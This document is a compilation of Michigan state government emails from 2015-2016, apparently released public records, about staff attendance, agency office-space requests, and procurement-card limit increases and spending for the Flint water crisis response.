**To:** Hawes, Keith (DTMB) <HawesK@michigan.gov>  
**Subject:** RE: Attendance 2/9/2016

Where are you? ☺

---

**From:** Hawes, Keith (DTMB)  
**Sent:** Tuesday, February 09, 2016 1:41 PM  
**To:** Knieper, Kayla (DTMB) <KnieperK@michigan.gov>; Burns, Robert (DTMB) <BurnsR@michigan.gov>; Sanchez, Leasa (DTMB) <SanchezL1@michigan.gov>; Doxie, William (DTMB) <DoxieW@michigan.gov>; Sullivan, Bernice (DTMB) <sullivanb@michigan.gov>; Lascari, Jennifer (DTMB) <lascarij@michigan.gov>; Yope, Eric (DTMB) <yopee@michigan.gov>; Darby, Marchan (DTMB) <DarbyM@michigan.gov>; Bailey, Maureen (DTMB) <baileym1@michigan.gov>; Sump, Anthony (DTMB) <SumpA@michigan.gov>; Arking, David (DTMB) <arkingd@michigan.gov>; Clark, Tracy (DTMB) <ClarkT14@michigan.gov>; Bos, Troy (DTMB) <bost@michigan.gov>; Clark, Jim (DTMB) <clarkj1@michigan.gov>; Myers, Curt (DTMB) <myersc@michigan.gov>; McGrath, David (DTMB) <mcgrathd@michigan.gov>; Shrauger, Erika (DTMB) <ShraugerE@michigan.gov>; Spitzley, Troy (DTMB) <SpitzleyT@michigan.gov>; Phillippo, Jamie (DTMB) <PhillippoJ@michigan.gov>; Finney, Chad (DTMB) <FinneyC1@michigan.gov>; Doll, John (DTMB) <DoilJ1@michigan.gov>; Adams, LC (DTMB) <adamsl3@michigan.gov>; Rowley, Nick (DTMB) <RowleyN@michigan.gov>; Swaynie, Robert (DTMB) <SwaynieR@michigan.gov>; Bristol, Ron (DTMB) <bristolr@michigan.gov>; Pohl, Scott (DTMB) <PohlS3@michigan.gov>; Cochrane, Sheldon (DTMB) <CochraneS@michigan.gov>; Taylor, Thomas (DTMB) <TaylorT21@michigan.gov>  
**Subject:** RE: Attendance 2/9/2016

Picture of the crew loading water for transport to Flint!

---

**From:** Knieper, Kayla (DTMB)  
**Sent:** Tuesday, February 09, 2016 9:09 AM  
**To:** Burns, Robert (DTMB) <BurnsR@michigan.gov>; Sanchez, Leasa (DTMB) <SanchezL1@michigan.gov>; Knieper, Kayla (DTMB) <KnieperK@michigan.gov>; Doxie, William (DTMB) <DoxieW@michigan.gov>; Sullivan, Bernice (DTMB) <sullivanb@michigan.gov>; Lascari, Jennifer (DTMB) <lascarij@michigan.gov>; Yope, Eric (DTMB) <yopee@michigan.gov>; Darby, Marchan (DTMB) <DarbyM@michigan.gov>; Bailey, Maureen (DTMB) <baileym1@michigan.gov>; Sump, Anthony (DTMB) <SumpA@michigan.gov>; Arking, David (DTMB) <arkingd@michigan.gov>; Clark, Tracy (DTMB) <ClarkT14@michigan.gov>; Bos, Troy (DTMB) <bost@michigan.gov>; Clark, Jim (DTMB) <clarkj1@michigan.gov>; Myers, Curt (DTMB) <myersc@michigan.gov>; McGrath, David (DTMB) <mcgrathd@michigan.gov>; Shrauger, Erika (DTMB)

<ShraugerE@michigan.gov>; Spitzley, Troy (DTMB) <SpitzleyT@michigan.gov>; Phillippo, Jamie (DTMB) <PhillippoJ@michigan.gov>; Hawes, Keith (DTMB) <HawesK@michigan.gov>; Finney, Chad (DTMB) <FinneyC1@michigan.gov>; Doll, John (DTMB) <DollJ1@michigan.gov>; Adams, LC (DTMB) <adamsl3@michigan.gov>; Rowley, Nick (DTMB) <RowleyN@michigan.gov>; Swaynie, Robert (DTMB) <SwaynieR@michigan.gov>; Bristol, Ron (DTMB) <bristolr@michigan.gov>; Pohl, Scott (DTMB) <PohlS3@michigan.gov>; Cochrane, Sheldon (DTMB) <CochraneS@michigan.gov>; Taylor, Thomas (DTMB) <TaylorT21@michigan.gov>

**Subject:** Attendance 2/9/2016



### **Tubby Tuesday All!**

Jen – Working in G.R.  
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LC – Out All Day  
Troy B. – Out All Day  
Bernice – Out All Day

Request for Space

	A	B	C	D	E
		Requestor	#618	Current Location	number of people
1	Agency				
2	Internal audit	Fran wresinski	Email request	Romney, Grand Tower, Ottawa, Grand View Plaza, Con Hall	70
3	Education	James Shilling Guerrant	Yes	S. Washington	40
4	AS-MDOC/MDOT/MSP/DMVA	Kirt Berwald	No	Hannah 1st, S. Washington	65
5	Infrastructure & Operations	David Bates	Yes	OPS, Westshire, Hannah	650
6	AS-LARA/DIF/MDOS	Stu Willard Buckwater	Yes	Phoenix-3rd floor	108

**Request for Space**

	F	G	H	I	J	K
	Requested space	Recommendation	Funding Approved	Priority	Comments	Next Steps
1.					Request via email to Mike. Internal Audit wants to consolidate staff several locations in the Romney Building (preferred) or another state owned building downtown. Currently, there is not space available in State owned space to accommodate this request. Troy Spitzley has advised Fran of this and suggested leasing space at Capitol Tower which is located across the street from the Romney Building. Fran will advise Jeff and ask about leasing option.	Troy and Fran have a meeting scheduled on 2/18 to talk about a partial consolidation of staff in Romney as a short term solution and plan for a long term solution.
2	Romney or other state owned space.	Leased location (Capitol Tower)	Partially (Building Occupancy cost only)		Education believes they had an agreement with DTMB that AS-MDOC would vacate their space in the Hannah Bldg. 1st floor for Education to move people from a leased location into state owned space in exchange for allowing CEPI to remain in Education space in the Library. This move allows Education to have all their staff in one location and eliminate S. Washington lease (\$112,054 annually). Education cannot move into Hannah until AS-MDOC moves out. AS-MDOC does not have funding to move.	
3	Hannah 1st floor	Hannah 1st floor (West)	No		AS-MDOC agreed to relocate from Hannah 1st to a leased location (no state owned available) so that Education could move their staff from a leased location into the Hannah Building. However, AS-MDOC does not have funding and feel they should not have to pay for the move since they are leaving to accommodate Education. Education does not feel they should pay to move AS-MDOC because they would have moved into the Library if not for CEPI.	Need determination on funding for the AS-MDOC part of this move.
4	Downtown	Leased location (downtown)	No		I & O wants consolidate staff from several locations into one location. The consolidation would free space in OPS, 1st floor, Hannah 1st floor and eliminate Westshire lease (\$287,640 annually). Programming documents have been completed and are still being reviewed. I & O needs approx. 68,000 sq. ft. of space to consolidate staff. Currently, there isn't any space in state owned space to accomplish this so we will need to do an RFP for leased space.	Who is funding this move?
5	Lansing	Leased space	No		Recommend moving AS to the Hannah Bldg. space vacated by Telecom when I&O consolidates staff. This would allow AS-LARA to be close to their client and eliminate Phoenix Bldg. lease (\$130,036 annually). This move is dependent on I & O consolidating their space.	Review programming documents. Determine funding source.
6	Lansing	Hannah 1st (East)	No			Determine if I & O will be able to fund project to consolidate staff and move Telecom to free up space for AS-LARA.



## Request for Space

	A	B	C	D	E
7	Treasury	Ann Luepnitz		OPS	Unknown
8	AS-Lottery/AG/MSHDA/Landbank	Carmen Redwine	No (Con Hall/Mason swing space)	Hollister-1st floor	22
9	Field Services	Vickie Myer	No (Con Hall/Mason swing space)	Hollister-2nd floor	40
10	TIA	Teri Martin	Yes	Lansing, One Michigan, Cadillac Place, Saginaw	110
11	MSP	Tim Bolles	Email request	MSP HQ	2
12	DHHS	Patty Curtis	Email Request	Flint State Office Building	20

Request for Space

	F	G	H	I	J	K
					Treasury is expanding their operations and would like additional space in the OPS Center. Additional space would be available for Treasury if DTMB - I & O consolidates staff and relocates to a new location.	Determine if I & O will be able to fund project to consolidate staff and move out of OPS.
7	OPS		No		AS was moved to the Hollister Building swing space as part of the Con Hall/Mason Bldg. project. AS was supposed to move to the Mason building upon its completion. That did not happen and the Hollister Building rental rate has increased to \$13/sq. ft. since then. The rate is too high for that property and AS wants nicer space. Capitol Tower has new space available for \$12/sq. ft. Who should fund this move since AS' was originally part of the Mason Building moves?	
8	Downtown	Capitol Tower	No		Field Services was moved to the Hollister Building swing space as part of the Con Hall/Mason Bldg. project. Field Services was supposed to move to the Mason building upon its completion. That did not happen and the Hollister Building rental rate has increased to \$13/sq. ft. since then. The rate is too high for that property and Field Services wants nicer space. Capitol Tower has new space available for \$12/sq. ft. Who should fund this move since Field Services was originally part of the Con Hall/Mason Building moves?	Need determination on funding.
9	Downtown	none	No			Need determination on who is funding.
10	Lansing	Leased location	No		UIA would like to consolidate UIA from around the state into one location.	Waiting for approval from the Governor's Office to consolidate staff in Lansing.
11	Romney or Downtown	None	?		As part of the CAR project, MSP is moving their headquarters to the GOB at the Secondary Complex. MSP is requesting two workstations downtown, preferably in the Romney building so that Colonel and Legislative Liaisons have a place to use while working downtown.	Trying to locate available suitable space for MSP. Will need to confirm that MSP understands they will need a BOA on the final space selected.
12	Flint State Office Building	Flint State Office Building	Yes		The DHHS staff in Flint is continually growing. Since Civil Rights moved out of the 5th floor, DHHS has requested to take over the space.	This is delayed due to additional people needing to be in the building to respond to Flint's Water Situation. The space is accounted for and redesigned but the project is on hold until the space frees up.

Request for Space

	A	B	C	D	E
13	LARA	Ethan Thelen	Email request	Flint State Office Building	2
14					
15	<b>Note:</b> AS-MDOC/MDOT/MSP/DMVA and Education moves are dependent on one another.				
16					
17	<b>Note:</b> Infrastructure & Operations, AS-LARA, and Treasury moves are dependent on one another				

Request for Space

	F	G	H	I	J	K
						This is delayed due to additional people needing to be in the building to respond to Flint's Water Situation. The space is accounted for and redesigned but the project is on hold until the space frees up.
13	Flint State Office Buildnig	Flint State Office Building	Yes		LARA has brought more staff to Flint from another location and would like to add 2-3 additional stations to their area.	
14						
15						
16						
17						

---

**From:** Fedewa, Denise (DTMB)  
**Sent:** Tuesday, March 10, 2015 8:32 AM  
**To:** Noonan, Michael (DTMB)  
**Cc:** Scates, Larry (DTMB); Hampton, Trisha (DTMB); Stansfield, Marsha (DTMB)  
**Subject:** RE: Cycle 549

Thanks Mike. Please document your cycles every time you make a purchase for the water until this is resolved.

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Monday, March 09, 2015 5:12 PM  
**To:** Fedewa, Denise (DTMB)  
**Cc:** Scates, Larry (DTMB); Hampton, Trisha (DTMB); Stansfield, Marsha (DTMB)  
**Subject:** Re: Cycle 549

This was for the MCL violation of the city of Flint and you could not drink the water.

The decision was made to provide water for the tenants in the visitors in the building until further announcement in the city and was released.

Please let me know if you have any further questions

Michael Noonan

Facility Supervisor

East Zone 517-373-6227

On Mar 9, 2015, at 4:01 PM, "Fedewa, Denise (DTMB)" <[fedewad3@michigan.gov](mailto:fedewad3@michigan.gov)> wrote:

Hi Mike,

Cycle 549 you had a purchase in the amount of \$225.60 for water at Gordons. Could you tell me what the water was purchased for by Monday, March 16<sup>th</sup>.

Thanks,

*Denise Fedewa*

DTMB-Financial Services  
Procurement Card & Administrative Services  
Phone: 517.373.2552  
Fax: 517.241.4856  
Email: [fedewad3@michigan.gov](mailto:fedewad3@michigan.gov)

---

**From:** Smith, Terri (DHHS)  
**Sent:** Tuesday, January 12, 2016 9:43 AM  
**To:** Stansfield, Marsha (DTMB)  
**Cc:** Kammer, Nathan (DHHS); Richards, Tory L. (DHHS); Hampton, Trisha (DTMB)  
**Subject:** Cycle/Transaction Limit Increase

Marsha,

Kurt Warner, MDHHS Bureau of Organizational Services Director, has a procurement card and will need to use it for emergency purchases related to the Flint water crisis (e.g. bottled water). His current transaction limit is set at \$25,000 and cycle limit at \$100,000. We are requesting that both transaction/cycle limits be increased as high as possible given the urgency of the situation. Please advise.

Thank you,

*Terri Smith  
Michigan Department of Health & Human Services  
Office of Contracts and Purchasing (OCP)  
Grand Tower Building  
235 S. Grand Ave., Suite 1201  
Lansing, MI 48909  
(517) 373-4960  
(517) 335-6390 fax  
[SmithT42@michigan.gov](mailto:SmithT42@michigan.gov)*

**CONFIDENTIALITY NOTICE:**

The information contained in this message may be privileged and confidential, and is intended only for use of the individual or entity to which it is addressed. If the reader of this message is not the intended recipient, or an employee or agent responsible for delivering this message to the intended recipient, you are hereby notified that any dissemination, distribution or copying of this communication is strictly prohibited, and may be subject to civil and/or criminal penalties. If you received this communication in error, please notify us immediately, delete it from your computer and destroy any copies of the original message. Thank you.

---

**From:** Smith, Terri (DHHS)  
**Sent:** Tuesday, January 12, 2016 10:30 AM  
**To:** Hampton, Trisha (DTMB); Stansfield, Marsha (DTMB)  
**Cc:** Kammer, Nathan (DHHS); Richards, Tory L. (DHHS); Spaniolo, Natalie (DTMB)  
**Subject:** RE: Cycle/Transaction Limit Increase

Thank you for your help Trisha!

---

**From:** Hampton, Trisha (DTMB)  
**Sent:** Tuesday, January 12, 2016 10:20 AM  
**To:** Smith, Terri (DHHS) <[SmithT42@michigan.gov](mailto:SmithT42@michigan.gov)>; Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Cc:** Kammer, Nathan (DHHS) <[KammerN@michigan.gov](mailto:KammerN@michigan.gov)>; Richards, Tory L. (DHHS) <[RichardsT3@michigan.gov](mailto:RichardsT3@michigan.gov)>; Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
**Subject:** RE: Cycle/Transaction Limit Increase

Terri,

The request for an emergency increase to make purchases related to the Flint water crisis is approved. The limits on the emergency card for Dept of Human Svcs (Kurt Warner) have been increased to \$50,000 (single transaction limit) and \$200,000 (cycle limit).

Please ensure that this email is printed and attached to the transaction detail(s) in which these purchase appear.

Let me know if you have any questions or need anything else.

Trisha Hampton  
DTMB, Financial Services, Operations  
Procurement Card and Administrative Services  
(517) 373-7579

---

**From:** Smith, Terri (DHHS)  
**Sent:** Tuesday, January 12, 2016 9:43 AM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Cc:** Kammer, Nathan (DHHS) <[KammerN@michigan.gov](mailto:KammerN@michigan.gov)>; Richards, Tory L. (DHHS) <[RichardsT3@michigan.gov](mailto:RichardsT3@michigan.gov)>; Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>  
**Subject:** Cycle/Transaction Limit Increase

Marsha,

Kurt Warner, MDHHS Bureau of Organizational Services Director, has a procurement card and will need to use it for emergency purchases related to the Flint water crisis (e.g. bottled water). His current transaction limit is set at \$25,000 and cycle limit at \$100,000. We are requesting that both transaction/cycle limits be increased as high as possible given the urgency of the situation. Please advise.

Thank you,

*Terri Smith  
Michigan Department of Health & Human Services  
Office of Contracts and Purchasing (OCP)  
Grand Tower Building  
235 S. Grand Ave., Suite 1201  
Lansing, MI 48909  
(517) 373-4960  
(517) 335-6390 fax  
[SmithT42@michigan.gov](mailto:SmithT42@michigan.gov)*

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---

**From:** Works <worksnoreply@works.com> on behalf of State of Michigan Purchasing Card <worksnoreply@works.com>  
**Sent:** Tuesday, January 12, 2016 6:25 PM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** Summary of changes

Please do not reply to the sender of this email. It is a system-generated email from the Works application used by your organization.

Read the message below regarding the Works application. If the message requests that you take an action in the application, a link may be included below the message to allow you easy access to the login screen.

-----

A Notice From the Bank of America Merrill Lynch Works Application

Marsha,

The following changes have occurred.

4 new users have been created:

Name	Created By	Group
Jamie Bennett	TRISHA HAMPTON	MDIT Travel - Hotel
Paul Oles	TRISHA HAMPTON	MSP, THIRD DISTRICT-FLINT POST #35
Aimee Haapala	CHAD D BASSETT	31321 School Support Serv
Lynn Cavett	CHAD D BASSETT	31321 School Support Serv

The following profile has been created:

Profile Name	Created On	Credit Limit	Base Funds
Emergency - STL: \$50,000 CL: \$200,000	January 12, 2016	\$200,000.00	\$0.00

The following cards were added to the listed profiles:

Card name	Last 4	Profile
Emergency Management 5414 1		Emergency - STL: \$50,000 CL: \$100,000
Emergency Management 5414 1		Emergency - STL: \$50,000 CL: \$200,000
Jamie Bennett	0078	Hotel - STL: \$ 2,500 CL: \$ 7,500
Paul Oles	5141	General - STL: \$ 2,500 CL: \$ 5,000

Aimee J Haapala	7856	Hotel - STL: \$ 2,500 CL: \$ 7,500
Lynn M Cavett	2697	Hotel - STL: \$ 2,500 CL: \$ 7,500

The following cards were removed from the listed profiles:

Card name	Last 4	Profile
-----		
Emergency Management 5414		Emergency - STL: \$25,000 CL:
1	\$100,000	
Emergency Management 5414		Emergency - STL: \$50,000 CL:
1	\$100,000	

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Log into Works 4 at: <http://www.bankofamerica.com/worksonline>

Works is a registered trademark of Bank of America Merrill Lynch.

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**From:** Hampton, Trisha (DTMB)  
**Sent:** Wednesday, January 13, 2016 12:22 PM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** FW: P-Card Transaction Limit

Marsha,

For your review and approval.

Thanks,  
Trisha

---

**From:** Hummel, Mindy (DTMB)  
**Sent:** Wednesday, January 13, 2016 12:21 PM  
**To:** Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>  
**Subject:** P-Card Transaction Limit

Please raise my limit on the card ending with 4000 to \$15,000.00 to purchase iPads and cases from Apple and Verizon per the Governor's Office for the Flint water aid.

Mindy Hummel  
DTMB/Financial Services  
517-373-2215 Phone  
517-230-2447 Cell  
517-241-4856 Fax



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---

**From:** Premoe, Tara (DEQ)  
**Sent:** Thursday, January 14, 2016 12:49 PM  
**To:** Stansfield, Marsha (DTMB)  
**Cc:** Hampton, Trisha (DTMB)  
**Subject:** URGENT - PLEASE CALL ME ON EMERGENCY PURCHASES

**Importance:** High

Due to the declared emergency in Flint, I need to make an emergency purchase of laboratory water sample bottles. The vendor is not registered in MAIN and I don't have time to deal with that process. Can we get special authorization to use the PCard? The order(s), may be multiple, will be upwards of \$40,000 each.

Please call me. Thanks.

**Tara Premoe**  
Administration  
Department of Environmental Quality  
PH: (517) 284-5012  
[premoet@michigan.gov](mailto:premoet@michigan.gov)

---

**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Thursday, January 14, 2016 5:30 PM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** Volunteer Opportunity in Flint



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Michigan State Employees banner image

The State Emergency Operations Center (SEOC) is coordinating a response to the ongoing health and safety issues in the city of Flint's drinking water. Teams from the Michigan State Police, Genesee County Sheriff's Department, Michigan Department of Health and Human Services, and volunteer organizations have been delivering bottled water, water filters, replacement cartridges and water testing kits at homes in the city of Flint since Tuesday.

To help with this critical work, the SEOC is looking for volunteers to expand this effort and continue this distribution during the upcoming holiday weekend. Teams are being assembled for shifts on Saturday, January 16; Sunday, January 17; and Monday, January 18, 2016. If you are interested in volunteering your time for this critical work, please complete the information in one of the attached surveys (depending on which day you are volunteering).

To volunteer on Saturday, January 16, <https://www.surveymonkey.com/r/28NVJBL>

To volunteer on Sunday, January 17, <https://www.surveymonkey.com/r/26NMJJK>

To volunteer on Monday, January 18, <https://www.surveymonkey.com/r/26P7P5G>

Volunteers will begin their assignment at the Local Emergency Operations Center located in the Genesee County Administration Building located at 1101 Beach St, Flint at 9 a.m. and end by 4 p.m. Parking is available at the corner of Beach Street and 8th Street. Lunch will be provided. This is strictly a volunteer effort, as all three days will be unpaid. Volunteers are responsible for their own transportation; mileage reimbursement for personal vehicles is not authorized. Volunteers should dress for working outdoors and wear foot attire appropriate for walking.

This opportunity is for state employees and their immediate family members 16 years of age or older only, others looking to assist should volunteer through the American Red Cross in Flint. The volunteer coordination center for the Red Cross is located at 1401 S. Grand Traverse, Flint, MI. They are open from 9 a.m. to 7 p.m.

For more information on the state's response efforts, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

---

This e-mail was sent to [stansfieldm@michigan.gov](mailto:stansfieldm@michigan.gov) using GovDelivery on behalf of: the State of Michigan, 111 S. Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*



---

**From:** Graham, Kimberly (DMVA)  
**Sent:** Sunday, January 17, 2016 3:59 PM  
**To:** Stansfield, Marsha (DTMB)  
**Cc:** Worrall, Dana (DMVA); Hampton, Trisha (DTMB)  
**Subject:** Emergency Operations for Flint Water Crisis

Marsha:

Dana Worrall will have some hotel accommodations on her credit card for emergency lodging for our soldiers working for the Flint Water Crisis.

I wanted to let you know this.

Thank You,

Kim

Sent from my iPhone

---

**From:** Spaniolo, Natalie (DTMB)  
**Sent:** Tuesday, January 19, 2016 2:49 PM  
**To:** Stansfield, Marsha (DTMB); Hampton, Trisha (DTMB)  
**Subject:** FW: SEOC Billing Index

FYI

---

**From:** DeCamp, Greg (DTMB)  
**Sent:** Tuesday, January 19, 2016 2:46 PM  
**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>; Jeffery, Phillip (DTMB) <[Jefferyp@michigan.gov](mailto:Jefferyp@michigan.gov)>; Stibitz, Brom (DTMB) <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>  
**Cc:** Hengesbach, Dane (DTMB) <[hengesbachd@michigan.gov](mailto:hengesbachd@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
**Subject:** RE: SEOC Billing Index

Chris – Please charge all IT related items to Index 90055 and all non-IT to Index 71105 for Flint related expenses. If there are charges that have gone to the indexes mentioned in your email we can move them to the new indexes. Thanks.

---

**From:** Christensen, Chris (DTMB)  
**Sent:** Tuesday, January 19, 2016 12:55 PM  
**To:** Jeffery, Phillip (DTMB) <[Jefferyp@michigan.gov](mailto:Jefferyp@michigan.gov)>; DeCamp, Greg (DTMB) <[DeCampG1@michigan.gov](mailto:DeCampG1@michigan.gov)>; Stibitz, Brom (DTMB) <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>  
**Cc:** Hengesbach, Dane (DTMB) <[hengesbachd@michigan.gov](mailto:hengesbachd@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>  
**Subject:** SEOC Billing Index  
**Importance:** High

I am trying to make the billing process easier for everything happening in Flint. When we had the Detroit flooding issue we set up billing index's for the emergency. We used 45405 for MB and 90050 for IT, can we set up a billing index for Flint?

If it doesn't matter I need to know that because we are trying to track things and I wanted to make sure we are on the same page.

Thanks

Chris Christensen  
Director of Infrastructure Protection  
Office: (517) 241-2188  
Cell: (517) 243-1647  
[Christensenc4@michigan.gov](mailto:Christensenc4@michigan.gov)



HELP. CONNECT. SOLVE.



---

**From:** Sanches, Christine (DHHS)  
**Sent:** Tuesday, January 19, 2016 2:55 PM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** RE: PCard Transactions

Tomorrow is fine.

Thanks

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Tuesday, January 19, 2016 11:18 AM  
**To:** Hampton, Trisha (DTMB) <HamptonT@michigan.gov>; Sanches, Christine (DHHS) <SanchesC@michigan.gov>  
**Cc:** Spaniolo, Natalie (DTMB) <spaniolon@michigan.gov>; Christensen, Chris (DTMB) <christensenc4@michigan.gov>  
**Subject:** RE: PCard Transactions

Chris S.,

What Trisha provided is what has been posted. Do you want a list of authorization log (charges that have been authorized but hasn't posted to WORKS yet)? Or would you prefer to have a new report tomorrow?

Marsha

---

**From:** Hampton, Trisha (DTMB)  
**Sent:** Tuesday, January 19, 2016 10:37 AM  
**To:** Sanches, Christine (DHHS) <SanchesC@michigan.gov>  
**Cc:** Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>; Spaniolo, Natalie (DTMB) <spaniolon@michigan.gov>; Christensen, Chris (DTMB) <christensenc4@michigan.gov>  
**Subject:** RE: PCard Transactions

Per our conversation, I have attached the requested report.

Please let me know if you have any questions or need further information.

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Tuesday, January 19, 2016 10:26 AM  
**To:** Hampton, Trisha (DTMB) <HamptonT@michigan.gov>  
**Subject:** FW: PCard Transactions  
**Importance:** High

Call you assist me in the absence of Marsha and Natalie.

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Tuesday, January 19, 2016 10:23 AM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** FW: PCard Transactions  
**Importance:** High

Marsha,

need to track spend related to the Flint Water Crisis. Can you send me a spend report for the items noted below and all activity that occurred to date. It's urgent.

---

**From:** Christensen, Chris (DTMB)  
**Sent:** Thursday, January 14, 2016 6:38 PM  
**To:** Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>  
**Cc:** Stigall, Jill (DHHS) <[StigallJ1@michigan.gov](mailto:StigallJ1@michigan.gov)>; Stephen, Kimberly (DHHS) <[STEPHENK@michigan.gov](mailto:STEPHENK@michigan.gov)>; Hanley, Farah (DHHS) <[hanleyf@michigan.gov](mailto:hanleyf@michigan.gov)>; Kangas, Susan (DHHS) <[KangasS1@michigan.gov](mailto:KangasS1@michigan.gov)>  
**Subject:** RE: PCard Transactions

Chris,

Can you confirm the Walmart charge was for bottled water for Flint residents. Water filters (Walmart is to donate them)

Also, can you tell us if you've placed any other orders related to the Flint water crisis. Printing, Temporary Fuel Cards, Rental agreement for warehouse space, 30 tablets

We've heard truckloads of water are coming daily and wonder who may have placed the order and what funds are being used to pay for it. The funds will be taken out of DHHS's supplemental funding to pay for 72 trucks at \$5,538.12 a truck, total cost \$398,744.64

Christine H. Sanches  
Director, Office of Contracts & Purchasing  
Michigan Department of Health & Human Services  
Suite 1201  
235 S. Grand Ave.  
Lansing, MI 48933  
[sanchesc@michigan.gov](mailto:sanchesc@michigan.gov)  
517-335-1161 desk  
517-614-9948 cell

Chris Christensen  
Director of Infrastructure Protection  
Office: (517) 241-2188  
Cell: (517) 243-1647  
[Christensenc4@michigan.gov](mailto:Christensenc4@michigan.gov)

**From:** Sanches, Christine (DHHS)  
**Sent:** Thursday, January 14, 2016 4:53 PM  
**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Cc:** Stigall, Jill (DHHS) <[StigallJ1@michigan.gov](mailto:StigallJ1@michigan.gov)>; Stephen, Kimberly (DHHS) <[STEPHENK@michigan.gov](mailto:STEPHENK@michigan.gov)>; Hanley, Farah (DHHS) <[hanleyf@michigan.gov](mailto:hanleyf@michigan.gov)>; Kangas, Susan (DHHS) <[KangasS1@michigan.gov](mailto:KangasS1@michigan.gov)>  
**Subject:** FW: PCard Transactions

Chris,

Can you confirm the Walmart charge was for bottled water for Flint residents.

Also, can you tell us if you've placed any other orders related to the Flint water crisis.

We've heard truckloads of water are coming daily and wonder who may have placed the order and what funds are being used to pay for it.

Christine H. Sanches  
Director, Office of Contracts & Purchasing  
Michigan Department of Health & Human Services  
Suite 1201  
235 S. Grand Ave.  
Lansing, MI 48933  
[sanchesc@michigan.gov](mailto:sanchesc@michigan.gov)  
517-335-1161 desk  
517-614-9948 cell

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Thursday, January 14, 2016 4:26 PM  
**To:** Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>  
**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
**Subject:** PCard Transactions

Chris,

Attached are the transactions that have posted. I have also pasted below the authorization log to show additional transactions that been made but not posted in WORKS. Let me know if you have any questions.

Current Balance: 19,543.47

ATM Cash Limit: 0.00

Available Funds: 78,679.00

Date	Merchant Name	MCC	Amount	Result	Auth/Decline Code	Decline Reason	Amount Avail Before Auth
01/14/16 13:37:27 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	018192		
01/14/16 13:36:32 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	089500		
01/14/16 13:31:53 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	046037		
01/14/16 13:26:46 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	093919		
01/13/16 14:48:09 EST	Verizon Wrls M4837-01	4812	\$699.46	Authorized	042671		
01/11/16 08:16:34 EST	WAL-MART STORES, INC.	5411	\$17,920.00	Authorized	090343		
01/10/16 18:24:18 EST	WM SUPERCENTER #19...	5411	\$17,920.00	Declined	0906	TIERED WATCH LEVEL 6	\$98,164.28
01/10/16 18:17:53 EST	WM SUPERCENTER #19...	5411	\$17,920.00	Declined	0906	TIERED WATCH LEVEL 6	\$98,164.28
01/10/16 17:12:50 EST	WAL-MART #1928	5411	\$20,440.00	Declined	0870	DECLINED BY SCORE 1	\$98,164.28
01/10/16 15:44:34 EST	THE HOME DEPOT 2765	5200	\$1,687.32	Authorized	030270		

---

**From:** Spaniolo, Natalie (DTMB)  
**Sent:** Tuesday, January 19, 2016 4:10 PM  
**To:** DeCamp, Greg (DTMB)  
**Cc:** Stansfield, Marsha (DTMB)  
**Subject:** RE: SEOC Billing Index

Greg --

Clarification please...is the 90055 a 071 index and the 71105 is 084? Or are they both 071?

Thanks,  
Natalie

---

**From:** DeCamp, Greg (DTMB)  
**Sent:** Tuesday, January 19, 2016 2:46 PM  
**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>; Jeffery, Phillip (DTMB) <[Jefferyp@michigan.gov](mailto:Jefferyp@michigan.gov)>; Stibitz, Brom (DTMB) <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>  
